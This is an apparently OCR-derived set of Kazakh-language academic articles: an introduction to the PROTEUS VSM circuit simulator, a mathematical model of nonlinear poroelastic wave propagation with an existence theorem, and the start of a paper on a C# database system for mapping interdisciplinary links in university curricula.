PROTEUS – бұл электрондық құрылғыларды модельдеу үшін, электрондық құрылғылардың радио тізбектерін құру үшін, электроника толық циклын дамыту үшін ең тиімді, қажетті бағдарлама болып табылады, және аналогты – сандық электроника симуляторы болып табылады.

PROTEUS келесі AVR, 8051, PIC10, PIC16, PIC18, ARM7, Motorola HC11 микроконтроллерлерді шынайы модельдеуге және ол жұмыс жасайтын барлық сұлбаны және ARES баспа платаларын жобалауға мүмкіндік береді.

Сурет 1. PROTEUS электрондық құрылғыларды модельдеу

PROTEUS –те ең негізгісі, виртуалды аспаптарменсигналкөздерінің көбісіқолжетімді. Осциллографтар 4 рентген жазу мен олардың бірнеше схемасына бір уақытта пайдалануға болады. Өте қуатты талдағыш, GRAPH - ол бір мезгілде сандық және аналогтық сигналдарды кез келген санда бола алады және осы графиктер кейбір тізбегінде, сондай-ақ пайдалануға болады.

PROTEUS мысалдарында - AVR, PIC, 8051 микроконтроллерінде жасалынған шахматты компьютер бар. Ол үлкен "тачскринде" жақсы жұмыс жасайды және қандай да бір интеллектіне көрсетеді. Әдетте PROTEUS жобаларын нөлден бастамайды. Дайын шаблондар арқылы жалғастырып әкетеді. Жобаны модификациялау барысында, көбірек симуляция жіберіп отыру керек, ол мүмкін болатын кедергілерді ұзамай тауып отыруға көмектеседі [2]. Бастама ретінде керек микроконтроллерді немесе компонентті мысал ретінде PROTEUS –те табу үшін:

PROTEUS жүктейміз -> **ISIS 7 Professional жарлығын ашамыз. File менюіне кіріп -> Open Design...** басамыз, ол әдетте **SAMPLES мысалдары папкасын ашады**. Сосын мысалы, келесі папканы ашамыз C:\Program Files\Labcenter Electronics\Proteus 7 Professional\SAMPLES\VSM for AVR\One-Wire\NETWORK

PROTEUS - **1WIRE_NET.DSN** жобасының файлын көреміз – проект атына екі рет шертіп жобаны ашамыз. **PROTEUS** –ті толық экранда ашып, жұмысқа кірісе береміз.

Пакеті электронды компоненттерін модельдер негізінде, тізбек модельдеу жүйес, PSpice қабылданған жүйесімен жүреді. PROTEUS VSM пакетінің ерекшелігі, ол: микроконтроллерлер, микропроцессорлар, DSP және т.б. бағдарламаланатын құрылғылар жұмысын модельдеу мүмкіндігі болып табылады. Құрамдас кітапхана сілтемесі деректерді қамтиды. PROTEUS VSM пакетіне қосымша жүйесіне пакет жасақтамасының бір бөлігі кіреді. Proteus пакеті екі бөліктен, екі кіші бағдарламадан тұрады: ISIS — бағдарлама синтезі және тікелей электронды схемаларды модельдеу және ARES — жобалауды бағдарламалық қамтамасыз ету. Бағдарламамен бірге танысу үшін, демонстрациялық жобалар жиынтығы орнатылған. Сондай-ақ, сегізінші нұсқасысында VSM Studio жобалау ортасын дамыту кіреді, өте тез жобаға пайдаланылатын микроконтроллер бағдарламасын жазу және компиляция беретін мүмкіндік бар [3].

Пакеті коммерциялық болып табылады. Тегін бағалау нұсқасы толық функционалдық сипатталады, бірақ файлдарды сақтау үшін мүмкін емес болып табылады. ARES ерекшелігі болып, баспа платаларын 3D-модель құру болып табылады. Әл әзірлеуші әлі әзірлеу сатысында тұрған құрылғыны бағалауға, көруге мүмкіндік алады.

PROTEUS VSM. Бәлкім көптеген радио әуесқойлар ұнаған және қажетті құрылғыларды жинау туралы ойлағанда, тәжірибесіздіктен схемадағы қателіктен немесе басқа аяқ асты жағдайлардан жайдан жай, қиындықпен алған радиодетальдарды жандырып алған оқиғалар кездескен шығар. Біздің кең етек алған компьютерлендіру заманымызда бұл тығырықтан шығатын жол табылды. Көптеген модельдеу бағдарламалары пайда болды, виртуалдық модельдермен шынайы радиодетальдарды және құрылғылардың орнын басатын. Шынайы құрылғылардың құрамай схеманың жұмысын жөндеу, жоба кезеңіндегі қателіктерді табу, қажетті сипаттамаларды алу және т.б модельдеу мүмкіндік береді.

Осындай бағдарламалардың біреуі PROTEUS VSM. Бірақ радиоэлементтері модельдеу бағдарламаның жалғыз қабілеті ғана емес. PROTEUS VSM, Berkeley университетімен SPICE3F5 өзегінің негізінде, Labcenter Electronics фирмасымен жасалған, былайша айтқанда жоболау ортасы болып табылады. Бұл оның графикалық бейнелеуінен (қағидалық схема) бастап және әр өндірістік бөлімде бақылау мүмкіндігімен, баспа басқарма бірлігімен аяқтап, құрылғының пайда болғанын білдіреді. Бірақ бағдарламаның қиын болып көрінгенімен онымен радиоэлектроника әлемінің мамандары ғана қолданбайды, үйренген бастаушылар, немесе әлі үйренбеген, резисторды транзистордан айыра алады.

PROTEUS VSM «әсер ету әлеміне» қарапайым аналогты құрылғылармен қатар қазіргі танымал микрокотроллердың көмегімен пайда болған күрделі жүйелер де кіреді. Қолданушының өзі толтыра алатын модельдік элементтердің үлкен кітапханасы қол жетімді, әрине ол үшін элементтің жұмысын егжей тегжейлі білу және бағдарламалай алуы керек. Схеманы анимациялау мүмкіндігі бағдарламаның мектеп, ЖОО сабақтарында керемет оқу құралы бола алады. Жеткілікті құралдар және функциялар жинағы, арасында вольтметр, амперметр, осциллограф, барлықмүмкіндікті генератор, бағдарламалық қамтамасыз ету қабілеті бар микроконтроллерлер, PROTEUS VSM электрондық құралдар әзірлеушісіне жақсы көмекші болдырады.

Бағдарлама системалық жүйелік талаптарға қаларлық емес. Әзірлеушілердің айтпағымен Windows 98/Me/2k/XPте жұмыс істейді және жоғарыдағыдай. Тіпті Pentium I 150 іске асады . Бірақ дегенмен жайлы жұмыс үшін және бағдарламаның түгел мүмкіндіктерін қолдануға 500 Мгц төмен емес процессорлар ұсынылады, жедел жадының көлемі 64 МБ, дыбыстық картасы DirectX үйлесімді, және монитор рұқсаты 1024 χ768 нүктелі.

Proteus VSM әдепкі бойынша C:\Program Files\Labcenter Electronics\Proteus 6Demonstration папкасына жүктеледі. Басқа жүктеу жолдары және басқа дискіде тұрған система таңдауы, мысалы D дискісіндегі XP, менімен тексерілмеді.

Proteus VSM қосымша екі бағдарламадан ISIS және ARES тұрады. ARES бұл өзінің кітапханасын, корпусын құру мүмкіндігімен индикаторлы баспа төлемі. Негізгі бағдарлама ISIS болып табылады, онда тақтаны орналастыру үшін жобаны жіберуге ARES-пен тікелей байланыс қарастырылған.

Ең үлкен кеңістік EDIT WINDOW редакциялау терезесінің астында бөлінген. Дәл сонда барлық негізгі құру процестері жүзеге асады, редакциялау және құрылғының схемасы жөндеу сияқты. Сол жақ үстінде кішкентай Overview Window алдын ала көру терезесі, оның көмегімен редакциялау терезесінінде көшуге болады.

Редакциялау терезесін схема бойынша тағыда былай болады – SHIFT батырмасын басып тұрып, тышқан меңзерін қозғап, батырмасын баспай, редакциялау терезесі бойынша атқаруға болады.

Схеманы терезеде тиісінше F6 және F7 батырмалары арқылы жақындатуға және алыстатуға болады, немесе тышқанның дөңгелектері арқылы, F5 схеманы терезеде орталықтандырады, ал F8 мөлшерін редакциялау терезесі бойынша сәйкестендіреді.

Алдын ала көру терезесінің астында қазіргі уақытта таңдалған компоненттер тізімі, символы және басқа элементтері Object Selector орналасқан. Тізімде белгіленген объекті алдын ала көру терезесінде көрінеді.

Proteus VSM барлық функциялары және құралдары негізгі бағдарламалар терезесіндегі ең үстінде орналасқан мәзір арқылы, пиктограмма арқылы, мәзір астында сол жақ бұрышында және ыстық пернелер арқылы қолжетімді, қолданушы қайта өзгерте алады.

Негізгі терезенің ең астында орналасқан: сол жақтан оң жаққа қарай айналу батырмалары және объектінің өз білігінен айналуы, интерактивтік модельдеудің басқару панелі (магнитофондық және ПУСК-ПОШАГОВЫЙ РЕЖИМ-ПАУЗА-СТОП функциялары сияқты түрде).

Статус жолы (онда: қателер, көмек, модельдеу процессінің ағымдағы жағдайы және т.б) және меңзердің координаттары дюймдық бейнеде.

Бағдарламаның негізгі функцияларын үйрену үшін сізге «құрбан» керек.

Оларда бар бір жобаны ашайық. FILE мәзірінде LOAD DESIGN. Опциясын таңдайық. SAMPLE/ANIMATION CIRCUIT/AC01.DSN файлын жүктейік. Басқару панелінде ПУСК батырмасын басып жобаны іске қойық. Бұл схема ауыспалы тоқтың шынжырдағы әсерін көрсетеді. Генератор жиілігі көрініс үшін 0.5 ГЦге дейін төмендетілген. Тоқтың бағытталған сызығын, жарықтағы полярлықты және кернеу деңгеиін, түсі және провдтар айқындайды. Генератор суретіндегі қызыл сызық синуосидтің ағымдағы «жағдайын» көрсетеді [4].

Объектілерді қозғалту үшін алдымен оларды белгілеу керек, бұны тек қана тоқталған жобада ғана іске асыруға болады. Бір объектіні белгілеу үстінен үшін тышқанның оң жақ батырмасын басу керек. Группаны белгілеу үшін немесе CTRL басып тұру, кезекпен барлық объектілерге оң жақ батырманы басып немесе оң жақ батырманы басып тұрып белгіленген аймақты керек объектілерге апару. Объектілерді абайлап белгілеу керек, белгіленген объектіге тышқанның оң жақ батырмасын қайталап басу оны өшіреді, (белгіленген объектілерді тағыда өшіруге болады, DELETE) батырмасын басу арқылы).

Бірақ бұл қорқынышты емес, себебі соңғы және алдыңғы іс-қимылдарды кезекпен, (UNDO, REDO) күшін жою батырмалары арқылы қайтарып алуға болады. Күшін жою батырмалары артқа сияқты, хронологиямен алдыға да жұмыс жасайды.

Әдебиет

1. Чак Хелибайк. Программирование PIC-микроконтроллеров на PicBasic+приложения. Издательство: Додэка XXI Год: 2007
2. Анатолий Медведев. Владимир Хилинский. «Прогроммирование PIC – микроконтроллеров в PROTON+IDE на PicBasic»
3. Яценков В С. Микроконтроллеры Microchip с аппаратной поддержкой USB. - М.: Горячая линия-Телеком, 2008. -400 с.: ил.
4. Заец Н.И. "Радиолюбительские конструкции на PIC-микроконтроллерах. Книга 1" Формат DJVU, 3,33 Мб.
5. Хелибайк Ч."Программирование PIC-микроконтроллеров на PicBasic" Формат DJVU, 12,5 Мб.

СЕРПІМДІ КЕУЕКТІ ОРТА СЫЗЫҚТЫ ЕМЕС ТЕҢДЕУЛЕР ЖҮЙЕСІ ЕСЕПТЕРІНІҢ ҚИСЫНДЫЛЫҒЫН ЗЕРТТЕУ ЖӘНЕ МАТЕМАТИКАЛЫҚ МОДЕЛДЕУ

Қатран Ж.Д.

Ақпараттық және есептеуіш технологиялар институты, ҚР БҒМ ҒК, Қазақстан

e-mail: k.zhebe@gmail.com

Аңдатпа. *Бұл мақалада жылжу коэффициенті деформация жылдамдығынан және үйкеліс коэффициенті жылдамдықтар айырымынан тәуелді болғанда, сұйықтықпен қорытылған кеуекті ортада сейсмикалық толқындардың таралуының сызықты емес математикалық моделі тұрғызылады.*

Математикалық модельді құру кезеңдері. Ғылым мен техникадағы көптеген есептердің математикалық модельдері дербес туындылы дифференциалдық теңдеулермен сипатталады. Математикалық модельдері осындай тендеулермен берілетін үдерістер мен құбылыстарға, мысалы, қатты денелердегі жылудың таралуы, сұйықтықтар мен газдардағы диффузия, дыбыстық және электромагниттік толқындардың таралуы, планеталар мен галактикалардың гравитациялық тартылысы және т.б. көптеп келтіруге болады.

Математикалық модель - бұл қарастырып отырған объектінің, процесстің құбылыстың басты маңызды қасиеттерін көрсететін (қамтыған) математикалық қатынастар (өрнектер). Өрнектер (қатынастар) – формулалар, теңдеулер, теңсіздіктер, т.с.с. жүйесі болып келеді.

Есепті шешудің математикалық моделін құру мына тізбектерден тұрады:

1) математикалық модель негізделініп құрылатын болжамдардарды ерекшелеп (бөліп) алу;

2) бастапқы берілгендер және нелер болатындығын нақты анықтау;

3) нәтижелерді бастапқы берілгендермен байланыстыратын математика-лық қатынастарды жазу.

Құрылған есептің математикалық моделі (жалпы модельдеу теориясының өзі де үлкен мәселе екендігін көруге болады. Біздің ұсынып отырған технологияда мына міселелерді оң шешуге мүмкіндік береді:

a) берілгендерді толығынан анықтауға (нақтылауға, түгелдеуге);
b) берілгендердің құрылмдарын дәл анықтауға (көрсетуге);
c) есепті шешудің сандық әдісін (тәсілін, жолын) таңдауға.

Жалпы қоршаған ортаны (дүниені) танып білуде, ой-өрісін дамытудағы модель және модельдеу ұғымдарының алатын орнының және рөлінің ерекше.

Бір сол бір есепті (формулаларды, теңдеулерді, теңдеулер жүйесін, теңсіздіктерді, т.с.с.) шешудің бірнеше әдістері (жолы) болуы мүмкін екендігін математика курсынан білеміз.Есептің қойылуы ерекшелігіне сәйкес белгілі сандық әдістердің (тәсілдердің, есептеу тізбектерінің) ішінен ең тиімдісін (қысқаша есептеу және жақсы шешім ала алу жолын) таңдай білуіміз керек болады[6].

Біз есептеу тәжірибесін өз ішіне алған компьютерлік математикалық модельдеу үдерісін қарастырамыз (2-сүлбе).

2-сүлбе. Компьютерлік математикалық модельдеу үдерісінің жалпы сызбанұсқасы

Бірінші кезең - модельдеу мақсатын анықтау. Олардың негізгілері мыналар:

1) Модель объекті қалай түзілген, оның құрылымы, негізгі қасиеттері, даму заңдары мен қоршаған ортамен өзара әсері қандай екендігін білу үшін қажет **(түсіну);**

2) Модель объектіні немесе үдерісті басқаруды үйрену және берілген мақсаттар мен критерийлерде тиімді басқару тәсілдерін анықтау үшін керек **(басқару);**

3) Модель берілген тәсілдер мен формалардағы объектіге әсерлерді жүзеге асырудың тікелей және жанама салдарын болжау үшін қажет **(болжау).**

Модельдеудің келесі маңызды кезеңі - модельді нақтылау. Мұнда кіріс параметрлері олардың мәндерінің өзгерулері шығыс параметрлеріне әсерінің маңыздылық дәрежесіне қарай бөлінеді. Мұндай үдерісті *ранжирлеу* деп атайды. Көпшілік жағдайда модельдің бізді қызықтыратын параметрлеріне әсер етуі мүмкін болған барлық факторларды есепке алу мүмкін болмайды. Модельдеудің сәтті болуы маңызды болған факторларды дұрыс ажырата білуге байланысты болады.

Келесі кезең - модельдің математикалық сипатталуын анықтау. Бұл кезеңде модельдің абстракт сипатталуынан нақты математикалық қатынастармен (тендеу, теңдеулер немесе теңсіздіктер жүйелері, дифференциалдық / интегралдық теңдеу немесе теңдеулер жүйелері және т.б.) берілген сипатталуына өту қажет болады.

Математикалық модель сипатталып болған соң оны зерттеу әдісі таңдалады. Әдетте, қандай да бір есепті шешуде орнықтылығы, колдану қарапайымдылығы, есептеу көлемі және т.б. сипаттамаларымен ерекшеленетін бірнеше әдістер болады. Жалпы

модельдеу үдерісінің қойылған мақсатқа жетуі математикалық модельді шешу әдісін дұрыс таңдауға байланысты болады.

Математикалық модель адамның шығармашылық жұмысының өнімі болып табылады.Компьютер ойша жасалған модельді жаңа сапалық деңгейде таңбалық пішінге аударады.

Кеуек серпімділіктің бірөлшемді сызықты емес тура есебінің қисындылығын қарастырайық. u және v жылдамдықтарына қатысты кеуек серпімділіктің сызықты емес теңдеулер жүйесі үшін бірөлшемді бастапқы шектік келесі есебін қарастырайық:

$$\rho_s u_{tt} = \left(\mu(u_x)u_x\right)_x - \rho_l^2\left((u-v)\chi(u-v)\right)_t, \quad x\in(0,L), \quad t\in(0,T), \tag{1.1}$$

$$\rho_l v_t = \rho_l^2(u-v)\chi(u-v), \quad x\in(0,L), \quad t\in(0,T), \tag{1.2}$$

$$u\big|_{t=0} = u_0(x), \quad u_t\big|_{t=0} = u_1(x), \quad v\big|_{t=0} = 0, \quad x\in(0,L), \tag{1.3}$$

$$u\big|_{x=0} = 0, \quad \mu(u_x)u_x\big|_{x=L} = f(t), \quad t\in(0,T). \tag{1.4}$$

Мұнда $f:[0,T]\to R,\ u_0:[0,L]\to R,\ u_1:[0,L]\to R.$ Келесі орындалсын делік: $\mu(v)$ – үш рет үзіліссіз дифференциалданатын оң функция, $\chi(v)$ – екі рет үзіліссіз дифференциалданатын оң функция.

(2.1)-(2.4) бастапқы шектік есептің классикалық шешімін қарастырайық, яғни $u\in C^{2,2}([0,L]\times[0,T]),\ v\in C^{0,1}([0,L]\times[0,T]),$ мұндағы $C^{k,m}([0,L]\times[0,T])$ – k -рет x бойынша үзіліссіз дифференциалданатын және m - рет t бойынша үзіліссіз дифференциалданатын функциялар кеңістігі.

u және v –ларды (1.1)–(1.4) тен μ, χ, ρ_s, ρ_l белгілі мәліметтер бойынша анықтау есебін кеуек орта үшін бірөлшемді тура динамикалық есебі деп аталады.

Келесі шарттар орындалсын делік

$$u_0\in C^3(0,L),\ u_1\in C^2(0,L),\ f\in C^2(0,T), \tag{1.5}$$

және үйлесімділік шарттары

$$\left(\tilde{\mu}^{-1}\circ f\right)(0) = u_0'(L),\ \left(\tilde{\mu}^{-1}\circ f\right)'(0) = u_1'(L),$$

$$\rho_s\left(\tilde{\mu}^{-1}\circ f\right)''(0) = \left(\tilde{\mu}(u_0')\right)''(L) - \rho_l^2\left[(u_1-\rho_l\tilde{\chi}(u_0))\tilde{\chi}'(u_0)\right]'(L), \tag{1.6}$$

оң жақ шекарада және

$$u_0(0) = u_1(0) = u_0''(0) = u_1''(0) = 0 \tag{1.7}$$

сол жақ шекарада .

$$\tilde{\mu}(z) = z\mu(z),\ \tilde{\chi}(z) = z\mu(z),\ \tilde{\chi}(z) = z\chi(z)$$

функциясы келесі жиында жатсын

$$D(F)=\left\{(\tilde{\mu},\tilde{\chi})\in \mathrm{X}\middle|\tilde{\mu}'(s)\geq \mu_0\tilde{\mu}''(s)\leq C,\tilde{\chi}''(s)\leq C,\forall_s\in[0,S]\right\}, \tag{1.8}$$

кейбір μ_0, C оң тұрақтылар үшін (2.6) пункты орындалсын. Ары қарай біз C оң тұрақтысы арқылы бастапқы C үлкен болатынын белгілейміз,

$$X=\left\{\tilde{\mu}\in C^3(0,S),\tilde{\chi}\in C^2(0,S)\,|\,\tilde{\mu}(0)=0,\tilde{\chi}(0)=0\right\}, \tag{1.9}$$

мұндағы $S>0$. Байқап отырғандай, қосымшаларда орта параметрлері қатаң өспелі және тегіс функциялар болып табылады. Жоғарыдағы (1.8), (1.9) формулаларымен анықталған X кеңістігі және $D(F)$ анықталу облысы осы шарттарды қанағаттандырады. Біздің моделдегі параметрлердің тегістігі берілген бастапқы шектік есептің ұтымды шешемі үшін аса маңызды.

Теорема. T жеткілікті аз болсын, S жеткілікті үлкен болсын, (1.5) шарты және $D(F)$ (1.8) формуласымен анықталсын.

Онда, кез келген $\tilde{\mu},\tilde{\chi}\in D(F)$ үшін (1.1)- (1.4) бастапқы шектік есебінің $u\in C^{3,2}([0,L]\times[0,T])$, $v\in C^{0,1}([0,L]\times[0,T])$ жалғыз шешімі бар.

Ескерту. Дәл осындай нәтижені сол жақ шекарасы кернеуден еркін жағдай болатын, Дирихленің сол жақ шекарасындағы $x=0$ орнына біртекті Нейман шарты үшінде орынды. Қисындылық дәлелдеуінде шекаралық шарттар $w=u_x$, $\tilde{w}=v_x$ келесі түрде болады

$$\tilde{\mu}(w)\big|_{x=L}=f(t),\quad t\in(0,T),$$

$$w\big|_{x=0}=0,\quad t\in(0,T),$$

мұндағы u,v функциялар w, $\tilde{w}$ функцияларымен келесі формулалар түрінде анықталады

$$u(x,t)=\int_0^x w(\xi,t)d\xi+\frac{1}{\rho_s}\int_0^t\int_0^\tau(\tilde{\mu}(w))_x(0,\eta)d\eta d\tau+$$
$$+\rho_l^2\frac{\rho_l}{\rho_s}\int_0^t\int_0^\tau[\tilde{\chi}(u-v)\tilde{\chi}'(u-v)](0,\eta)d\eta d\tau,$$

$$v(x,t)=\int_0^x\tilde{w}(\xi,t)d\xi+\rho_l\int_0^t(\tilde{\chi}(u-v))(0,\eta)d\eta$$

Бұл жүйе x белгіленген мәнінде t айнымалысы бойынша Вольтердің екінші текті сызықты емес интегралдық теңдеулердің тұйықталған жүйесін құрайды.

Теореманың дәлелдеуі. $\breve{u}=u_x$, $\breve{v}=v_x$. функцияларын енгізейік. (1.1), (1.2) жүйелердің екі жағын x дифференциалдайық және $\breve{u}$, $\breve{v}$ қатысты теңдеулер жүйесін аламыз

$$\rho_s \breve{u}_{tt} = (\tilde{\mu}'(\breve{u})\breve{u}_x)_x - \rho_l^2 \tilde{\chi}'(u-v)\breve{u}_t -$$
$$- \rho_l^2 \left\{ [\tilde{\chi}'(u-v)]_t - \rho_l [\tilde{\chi}'(u-v)]^2 \right\} (\breve{u} - \breve{v}), x \in (0, L), \quad t \in (0, T),$$

$$\breve{v}_t = \rho_l \tilde{\chi}'(u-v)(\breve{u} - \breve{v}), \quad x \in (0, L), \quad t \in (0, T),$$

Сол жақ шекарада біртекті Нейман шарты(ескерту) берілсін делік, онда (1.4) шартын қолдана отырып, біз келесіні аламыз

$$\tilde{\mu}'(\breve{u})\breve{u}_x\big|_{x=0} = 0, \quad t \in (0, T),$$

$$\tilde{\mu}(\breve{u})\big|_{x=L} = f(t), \quad t \in (0, T),$$

немесе

$$\breve{u}_x\big|_{x=0} = 0, \quad t \in (0, T),$$

$$\breve{u}\big|_{x=L} = \tilde{\mu}^{-1}(f(t)), \quad t \in (0, T)$$

Бастапқы шарттар келесі түрде болады

$$\breve{u}\big|_{t=0} = u_{0x}(x), \quad \breve{u}_t'\big|_{t=0} = u_{1x}(x), \quad x \in (0, L),$$

$$\breve{v}\big|_{t=0} = 0, \quad x \in (0, L),$$

Пайдаланған әдебиеттер тізімі

1 Terzaghi, K. The shearing resistance of saturated soils / K. Terzaghi // Proc. Int.Conf.Soil Mech.Found.Eng.Ist.1936.-P 54-55.

2 Biot, M.A. General Theory of Three Dimensional Consolidation / M.A. Biot // journal of Applied Physics.-1941.- Vol. 12. №2. –P. 155-161.

3 Biot, M.A. Theory of Elasticity and Consolidation for a Porous Anisotropic Solid / M.A. Biot // journal of Applied Physics.-1955.- Vol. 26. №2. –P. 182-185.

4 Френкель, Я.И. К теории сейсмических и сейсмо-электрических явлений во влажной почве // Я.И. Френкель // Известия АН СССР. Серия: География и геофизика. – 1944. Т.8, №4.– С. 133–149.

5 Verruijt, A. Elastic storage of aquifers / A. Verruijt // Flow through porous media. Ed. by J.M. DeWiest.- New York: Academic Press, 1969. – 342 p.

6 Rice, J.R. Some basic stress diffusion solutions for fluid-saturated elastic porous media with compressible constituents / J.R. Rice, M.P. Cleary // Reviews of Geophysics and Space Physics.-1976.-Vol.14(2).-P.227-241.

7 Detournay, E. Fundamentals of poroelasticity. Comprehensive rock engineering / E. Detournay. A.H. Cheng .Ed. by J.A.Hudson.-Oxford: Pergamon, 1993.-P.113-169.

8 Wang, H.F. Theory of linear poroelasticity eith applications to geomechanics and hydrogeology / H.F. Wang.-Princeton: Princeton University Press, 200.-287p.

9 Coussy,O. Poromechanics / O.Coussy New York: J.Wiley & Sons, 2004.-315p.

10 Герсеванов, Н.М. Основы динамики грунтовой массы / Н.М. Герсеванов // -Л.:ОНТИ, 1937.-242с.

УДК 004.652

ЖОҒАРЫ ОҚУ ОРЫНДАРЫНДА МАМАНДАРДЫ ДАЯРЛАУ ҮШІН ПӘНАРАЛЫҚ БАЙЛАНЫСТЫ АЙҚЫНДАЙТЫН АВТОМАТТАНДЫРУ ЖҮЙЕСІН ҚҰРУ

Оразбеков Ж.Н., Токанова Б.М.
Математика, физика және информатика институты, Абай атындағы Қазақ Ұлттық педагогикалық университеті, Алматы қаласы, Қазақстан
e-mail: tokanovabota@gmail.com

***Аңдатпа**. Берілген мақалада ЖОО-дарында білім берудің барлық сатыларында мамандарды даярлау үшін, пәнаралық байланысты айқындауды автоматтандыру жүйесінің үлгісі қарастырылған.*

***Кілттік сөздер:** пән, пәнаралық, пәнаралық байланыс, дидактикалық құрал, педагогикалық үрдіс, әдіснама, бағдарлама, мәліметтер қоры, кесте.*

XXI ғасыр мемлекет, қоғам және Жоғары оқу орындары (ЖОО) алдында принципиалды түрде жаңа міндет қойып отыр. Ол – заманға сай білім беру индустриясын қалыптастыру.

Соңғы уақыттарда елімізде оқытудың жаңа технологияларына ден қойылып, оқып-үйренудің дербестігіне, өз бетінше ізденістер жүргізуге жіті мән берілуде. Сонымен қатар кез-келген пәнді, ғылымды жеке дара емес өзге де ғылымдардың, пәндердің көмегімен, пәнаралық байланыста оқыту мен оқып-үйрену заман талаптарына сәйкес іске асырылуда.


Жоғары оқу орындарында кәсіби білім берудің қазіргі заманғы мемлекеттік білім беру стандарттарында пәндердің өзара байланысы мәселесіне орасан зор мән беріледі, осы орайда, сәйкес дидактикалық үрдісті үлгілеудің теориялық және практикалық мәселелеріне де назар аударылады. ЖОО түлегі кәсіби біліктілік пен қатар практикалық әрекетте пайда болатын өзгерістерге байланысты жұмыс жасау іскерлігіне ие болуы қажет. Осыған орай бүгінгі таңда білім беру жүйесі әр түрлі кәсіби қызметтердегі мәселелерді шешу құралы ретінде жеке пән ұғымдарын, әдіснамаларын, пәнаралық байланысты түсініп, оны практикада қолдана алатын мамандарды даярлап шығуы тиіс.

Болашақ ұрпаққа білім берудегі күрделі мәселелердің бірі ретінде педагогикалық үрдіс кезіндегі сабақтарда пәнаралық байланысты жүзеге асыру болып табылады. ЖОО-дағы пәнаралық байланыстың ең басты міндеті оқу үрдісі барысында білім беру, тәрбие, әр түрлі дамытушылық қызметтер арасындағы байланысты құру.

Осылайша пәнаралық байланыстарды құру тәсілінің басқа тәсілдерден айырмашылығы ол бір ғылыми пәннен басқасына зерттеу әдістерінің тікелей көшірілуіне мүмкіндік жасайды. Ол зерттелетін оқу пәндер аясының өзара ұқсастығымен түсіндіріледі. Дегенмен, бұл жерде пәнаралық байланыс кезінде үйлесімділік мәселесі өте маңызды болып табылады.


Пәнаралық байланысты автоматтандыру жүйесінің моделі 1.1-суретте көрсетілген. Аталмыш суретте көрсетілгендей пәнаралық байланысты анықтайтын бағдарлама негізгі төрт өзара байланысқан мамандық, пән, тақырып және сол тақырыпта қамтылған ұғымдар атты терезелерден тұрады. Ал бағдарламалық өнімнің мәліметтер қоры қосалқы кестелерде есептемеген жағдайда негізгі төрт кестені қамтиды. Ол кестелер сәйкесінше мамандықтар (Spec), пәндер (Subject), тақырыптар (Theme) және ұғымдар (Element) атауларына ие. Мамандықтар кестесінде мамандықтардың коды және мамандықтардың атауы туралы мәліметтер сақталған. Пәндер кестесі нақты таңдалған мамандыққа сәйкес

келетін пәндердің тізімінен тұрады. Пәндер кестесінде сәйкесінше пәннің атауы және пәннің коды туралы ақпарат көздері бар. Ары қарай пән кестесімен байланысқан тақырыптар кестесі бар. Бұл кестеде нақты бір анықталған пәнде берілген тақырып атаулары берілген. Ең соңғы ұғымдар кестесінде берілген тақырыпқа сәйкес келіп, сол жерде қамтылған ұғымдар қамтылады. Жоғарыда айтылған барлық кестелерде өзара бірдің көпке байланысы орындалады.



Сурет 1.1. Пәнаралық байланысты автоматтандыру жүйесінің моделі


Microsoft Visual Studio бағдарламасында C# формаларының көмегімен құрастырылған бағдарламаға ену үшін ең алдымен мәліметтер қорымен байланыс орнату қажет (1-сурет.).



Сурет 1. Операциялар жұмыс терезесінің мәзірі


Мәліметтер қорына ену үшін операциялар батырмасын басқан кезде пайда болған терезелердің ішінен «базаға ену» таңдау қажет. Сәйкесінше берілген «базадан шығу» батырмасын басқан кезде қолданушы мәліметтер қорынан шығып кетеді, ал «программадан шығу» батырмасы бағдарлама жұмысын тоқтатуға мүмкіндік береді.

